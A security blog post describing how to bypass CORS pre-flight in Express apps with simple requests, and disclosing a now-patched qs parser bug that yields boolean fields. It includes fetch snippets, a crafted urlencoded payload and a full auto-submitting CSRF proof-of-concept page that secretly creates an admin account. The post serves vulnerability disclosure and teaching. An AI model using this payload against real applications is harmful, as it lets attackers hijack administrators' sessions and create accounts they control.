CSRFing Express with simple requests
Intro
Have you ever had a perfectly good Cross-Site Request Forgery1 attack blocked by CORS?
Today, I will show you how to creatively skirt around limitations imposed by CORS to perform CSRF attacks in applications written using Node.js and Express.

How CORS pre-flight (sometimes) stops CSRF
Wait a second Max, what is CORS? What is pre-flight?
Cross-Origin Resource Sharing (CORS) is a mechanism used by the browser to verify if a cross-origin request should be performed by the current page. To do this, under certain conditions, the browser may send a pre-flight request (using the OPTIONS method) to whatever origin the page is sending a cross-origin request to and check if the receiving service allows such cross-origin requests.
The receiving service will serve a response containing special CORS headers (e.g, Access-Control-Allow-Origin) which will relax the Same-Origin Policy (SOP) restrictions. If no CORS headers are returned, the regular SOP restrictions apply.
If the pre-flight checks fail, the desired cross-origin request won't be sent.
Knowing this we can see that if the request we want to send gets pre-flighted, even if no other mitigations such as anti-CSRF tokens or SameSite directives for cookies are present, our attack might be foiled!
So, how do we prevent the browser from stopping our attack?
Simple requests
A request won’t be pre-flighted if it’s a so called simple request (which basically means that it could be sent using a <form> tag).
To be considered as simple an HTTP request requires:
- Simple HTTP Methods
- Usage of CORS-safelisted headers only
- Simple Content-Types
Only GET, HEAD and POST are considered to be simple methods. This means that if you have an API authenticated via cookies which uses methods like PUT you won’t be able to attack that specific API.
The only headers safelisted2 when sending cross-origin requests are the following:
- Accept
- Accept-Language
- Content-Language
- Content-Type
- Range
Lastly, only three content types are allowed:
- application/x-www-form-urlencoded
- multipart/form-data
- text/plain
Wait, but what if my target application’s JavaScript code uses application/json to send requests to the backend? What happens if I try to send the same requests from an attack page?
Let’s test this by writing some JavaScript code in our browser, to send a cross-origin request.
await fetch("http://localhost", {
  method: "POST",
    headers: {
    "Content-Type": "application/json"
  },
  body: JSON.stringify({ field: "example" }),
    credentials: "include"
  });
If the target page (in this case / at http://localhost) has no CORS headers the result will appear as follows.

Since the request is not considered simple a pre-flight request will be issued and, after checking the CORS policy of the target origin localhost, no POST request will be sent.
How can we prevent our request from triggering a pre-flight check?
Expressjs built-in middlewares
Expressjs has a series of built-in middlewares, two of which are of interest to us: express.json and express.urlencoded.
These middlewares are widely used to parse incoming requests with the respective content types. It is also common in Express applications to declare multiple of these middlewares with code like:
app.use(express.json());
app.use(express.urlencoded());
This means the application will accept and interpret multiple content types, allowing us to send a request using application/x-www-form-urlencoded which will be accepted by the server.

That’s great, we can send requests now which won’t get pre-flighted! We can check this by again using the fetch API in the browser like we did before, but changing the Content-Type header and body.
await fetch("http://localhost", {
  method: "POST",
    headers: {
    "Content-Type": "application/x-www-form-urlencoded"
  },
  body: "field=example",
    credentials: "include"
  });

We can see that this time there is no pre-flight request, our request is sent correctly and receives a nice “200 OK” status code from the server.
There is still a CORS error because the JavaScript code of the page is not able to read the response, but it’s irrelevant for a CSRF attack because our objective is to send data to the vulnerable application and not to receive data by it.
But what about more complex JSON objects, how can we represent them using a URL-encoded query string?
Introducing qs
qs is the npm package with the most downloads (100+ mil weekly) used for parsing query strings. It also supports nested objects, which allow to represent complex objects using URL-encoded querys strings using bracket syntax.
This package is also the library used by the default by Express when requesting the express.urlencoded middleware with the extended option set to true. This option is currently (since Express 5) set by default to false, but it’s pretty common to force it to true using code like the one below.
app.use(express.urlencoded({ extended: true }));
We can leverage the support of qs for nested objects to send a more complex request, in this case for an application mocking a creation of a user.

We can see we successfully created the correct object but… Why isn’t the admin field represented as a boolean from the application?
We can see that the value of admin is the string “true” and not the boolean value true. If any type of check is performed before creating the user it might fail!
But qs has a bug when parsing nested objects which can lead to having true booleans.
By creating an object with an admin field, as well as a string which has the same name of the object and with the value admin, we can cause the parser to create a true boolean.
user[username]=sparrrgh&user[password]=strongpassword&user[admin]=&user=admin
By sending the new payload we can see how the page responds once again with the internal representation of the object, this time displaying the correct boolean value for the field admin.

We can now create a CSRF Proof-of-Concept using fetch again or use the much more classical form tag by simply percent-encoding the square brackets as requested by RFC 3986.
BurpSuite Professional can easily create our test page which, when visited by an unsupecting admin user, will abuse their active session to secretly create another admin user to which we know both the username and password to.
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="http://localhost/" method="POST">
<input type="hidden" name="user[username]" value="sparrrgh" />
<input type="hidden" name="user[password]" value="strongpassword" />
<input type="hidden" name="user[admin]" value="" />
<input type="hidden" name="user" value="admin" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Conclusion
After disclosing this to the developer the bug has been patched in qs version 6.15.0 and now conflicting merges will lead to the creation of an array containing the two fields instead of creating a boolean.
It is to note that while the bug is patched, at the time of writing there is no CVE assigned and thus is not tracked by common dependency checkers.
If you are trying to replicate this attack remember the premises set initially. The vulnerable website must have all CSRF mitigations disabled, meaning:
- SameSite directives for session cookies set to None
- No anti-CSRF tokens
- No referer checks
While the parsing bug may be patched, many Express applications still implement multiple middlewares allowing the usage of simple requests for CSRF attacks. With verb tampering you may even be able to bypass SameSite directives set to Lax.
Timeline
- 10 February 2026 - Disclosed issue to developer
- 14 February 2026 - Patch3 released in qs v6.15.0